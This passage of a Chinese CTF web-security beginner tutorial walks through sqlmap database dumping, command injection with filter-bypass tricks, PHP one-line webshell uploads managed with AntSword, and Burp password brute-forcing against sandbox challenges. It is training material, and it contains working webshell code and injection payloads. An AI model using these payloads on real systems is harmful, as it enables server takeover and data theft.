python39 sqlmap.py -u "http://challenge-faa5ae45aa0b30f9.sandbox.ctfhub.com:10800/?id=1" --dbs --batch   
//--dbs读取数据库 --batch 自适应选择/自动抉择   
python39 sqlmap.py -u "http://challenge-faa5ae45aa0b30f9.sandbox.ctfhub.com:10800/?id=1" -D sqli --tables --batch   
//指定数据库为sqli --tables 读取库中的表   
python39 sqlmap.py -u "http://challenge-faa5ae45aa0b30f9.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag --columns --batch   
//指定表名：flag --columns 获取表中字段   
python39 sqlmap.py -u "http://challenge-faa5ae45aa0b30f9.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag -C flag --dump --batch   
//指定库表列，--dump拉取数据，获得flag



**如果注入点在POST型报文中，或者在报文头部，就选用POST型注入方式：**

1、**用Burp抓包，然后保存抓取到的内容。例如：保存为post.txt,然后把它放至某个目录下**



然后用sqlmap POST型注入方式：

python39 sqlmap.py -r "c:\Users\fendo\Desktop\post.txt" -p n --dbs --batch   
// -p n 意思是用p指令指定攻击目标为报文中的post参数n, --dbs 读取数据库 --batch 自适应选项，其他就和get注入一样了

### 5、命令/代码执行（常用命令、flag搜索办法）

RCE一般题目都是给一段可以直接看的代码，主要方法就是抓关键字：命令执行的关键字有：system,passthru,exec,shell\_exec,popen,pcntl\_exec 代码执行的关键字有：eval()，assert()，preg\_replace()，create\_function()，array\_map()，call\_user\_func()，call\_user\_func\_array()，array\_filter()，uasort()，array\_walk\_recursive等 看到这些关键字，就考虑当RCE来解。

**题目：ctfhub-web-RCE-过滤cat**



可以看到，存在关键词exec，且是给了一个网络环境探测的ping命令接口，也将后台的代码逻辑给了出来：可以看到，是将我们传入的参数ip：**直接拼接到ping -c 4 之后进行执行**，并且在外围匹配函数中ban掉了cat关键词：**于是我们的思路就是和sql注入一样的原理，打乱原有命令执行逻辑，参入我们想执行的命令**

具体的参入方法：使用linux系统中，用来规定命令执行顺序的各种符号：   
直接用`;`将命令分割成两部分执行   
`&&`表示前一条命令执行成功时，才执行后一条命令   
`||`表示上一条命令执行失败后，才执行下一条命令   
都可以进行尝试   
   
当可以执行命令之后，就想办法找到flag：思路如下：   
1、先务必注意查看题目环境，可能有flag文件位置、名称等相关提示   
2、可执行命令时：先ls 命令查看当前目录是否有flag相关文件；若没有， ls ../ 查看上级目录是否有；若还是没有, ls / 查看根目录是否有flag   
3、上述流程一般就能搞定了，如果还是没有找到，就用穷搜大法：find / -type f -name "flag"   
上述命令表示：使用find命令，从系统根目录/开始 查找名为flag的文件   
   
特别注意：这种RCE的题目，执行命令的结果、存在flag的文件等要么是php代码文件，要么被特意隐藏，因此是不会直接回显的，务必ctrl+u或者f12查看源码,获取结果   
   
再讲讲简单的限制绕过：   
1、关键字绕过：可以用其他命令替代，比如上述题目，限制关键词cat出现，则我们可以使用`nl`,`cat`,`tac`,`od`,`nl`,`less`,`more`,`sed p`,`head`,`tail`,`sort`,`uniq`等其他命令替代   
2、可以用`<>`,`${IFS}`,`$IFS$9`,`%09`,`%0b`,`%0c`等代替空格   
3、更严格的关键字绕过，如：/flag/这样的过滤条件，限制了非命令的关键字，没有其他命令可以做替代，那么我们的思路就是利用linux系统执行命令的自适应性来对抗代码的简单检测，比如我需要查看flag.php文件：那么我们可以用如下的系列办法来进行绕过：   
fla\g.php   
fla''g.php   
fla""g.php   
fla?.php   
fla\*.php   
ca''t flag.php   
ca""t flag.php   
ca\t flag.php   
a=fla;b=g.php;cat $a$b;   
其中的\*，?都是通配符，\*表示一个任意字符，?表示0个或者多个任意字符；\是转义符，防止特殊符号的干扰，但我们的是英文字母，所以不受影响，但添加转义符后，又已经避开了/flag/的简单检测

### 6、文件上传（简单绕过、一句话木马编写、操作、蚁剑的使用）

题目：**catf1ag平台-web-easy\_upload\_1题目**

这类题可以分两步，一部分是上传文件，一部分是文件执行。最难的是上传文件，需要各种绕过技巧，文件执行比较简单，只需拼接url执行命令即可。这个题没有任何过滤，可以上传任意文件。

开题目，直接是文件上传功能界面，同时f12，ctrl+U没有发现什么特殊提示，判断就是文件上传题目，于是直接编写一个php一句话木马进行上传，以下任意一个都可以，如果一个被拦截，可以尝试换其他的，有一定变形绕过的作用，一般选用第二个变形的形式

1.<?php @eval($\_REQUST[cmd]); ?>   
<?php assert(eval($\_REQUEST[1])); ?>   
2.//变形   
<script language="php">@eval($\_REQUEST['x'])</script>   
<?= @eval($\_REQUST[cmd]);   
3.//assert函数需要小于php7.0.29   
<?php assert($\_REQUEST["cmd"]); ?>   
4.//匿名函数构造   
<?php func=create\_function('',$\_REQUEST['cmd']); func();?>   
5.   
<?php call\_user\_func(assert,$\_REQUEST['cmd']);?>

于是桌面新建文本文件shell.txt，写入木马：

<script language="php">@eval($\_REQUEST['x'])</script>   
该木马语句的意思是：建立该脚本，设定该脚本的解析器为php代码，接收各种方式传入的参数x，并使用php的eval函数将x的内容当作php代码执行

保存，这里先不要改后缀为php,防止被拦截


开启burp抓包，正常上传我们的shell.txt文件，发现内容并未被识别拦截，于是发送到重放器，修改后缀为php文件并发送：



发现上传成功，且返回了存储地址，于是接下来是访问我们的木马，并控制服务器，寻找flag，分两种办法：


#### 法1：浏览器访问木马进行操作


使用hackbar,拼接返回的木马位置到题目后，访问并传入参数，控制服务器：该传入的参数代码意思是：ls /列出根目录下的文件列表，用cat /flag命令读取根目录下flag文件的内容



#### 法二：蚁剑webshell管理器

拼接木马位置，复制木马完整链接，打开蚁剑管理器，选择添加：链接密码填木马中的传递参数x,然后测试连接成功，点击添加，双击即可随意翻看题目服务器的文件，在根目录下找到flag






### 7、暴力破解（burpsuite爆破方法）

**题目：ctfhub技能树-web-密码口令-弱口令**

打开题目，没什么特别信息，登录框，先尝试sql注入，万能密码，单双引号，括号，#号等，均没有变化，仅仅提示用户名或密码错误。再看题目，发现是后台，考虑弱口令登入，后台，猜测用户名为：admin、root、system、admin123、admin888、administrator等，进行爆破（可以搞一个字典），密码也搞一个字典，进行交叉爆破，这里没必要，ctf题目一般不会浪费时间，于是大胆假设用户名为admin，仅对密码进行爆破：

于是抓包，设定密码为攻击位置，导入密码字典，根据响应数据包长度差异，发现了正确密码为admin888,在该数据包中发现flag。



### 8、练习

1、在ctfhub网站中，注册点开技能树，选择web模块，即可找到相应的练习题，可以免费开启进行练习，逐步加高难度即可；网站地址如下：<https://www.ctfhub.com/>

2、文中提到的catf1ag靶场地址在：<http://www.catf1ag.cn/>

3、还可以在攻防世界练习平台：<https://adworld.xctf.org.cn/> 注册登录，选择web方向，选择新手模式，即可开始练习

4、给一个简单的练习列表（**若不会解，一般题目旁边就有write\_up WP即解题答案，查看再解即可**）

| 练习内容 | 题目地址 |
| --- | --- |
| 暴力破解 | 攻防世界web-新手模式 weak\_auth |
| 文件上传 | 攻防世界web-新手模式 easyupload 、 upload1 |
| 命令/代码执行 | 攻防世界web-新手模式 command\_execution |
| sql注入 | 攻防世界web-新手模式 NewsCenter、inget |
| SSTI模板注入 | 攻防世界web-新手模式 Web\_python\_template\_injection |
| 目录扫描、备份文件泄露 | 攻防世界web-新手模式 Training-WWW-Robots |
| 信息查找、报文修改 | 攻防世界web-新手模式 xff\_referer、cookie |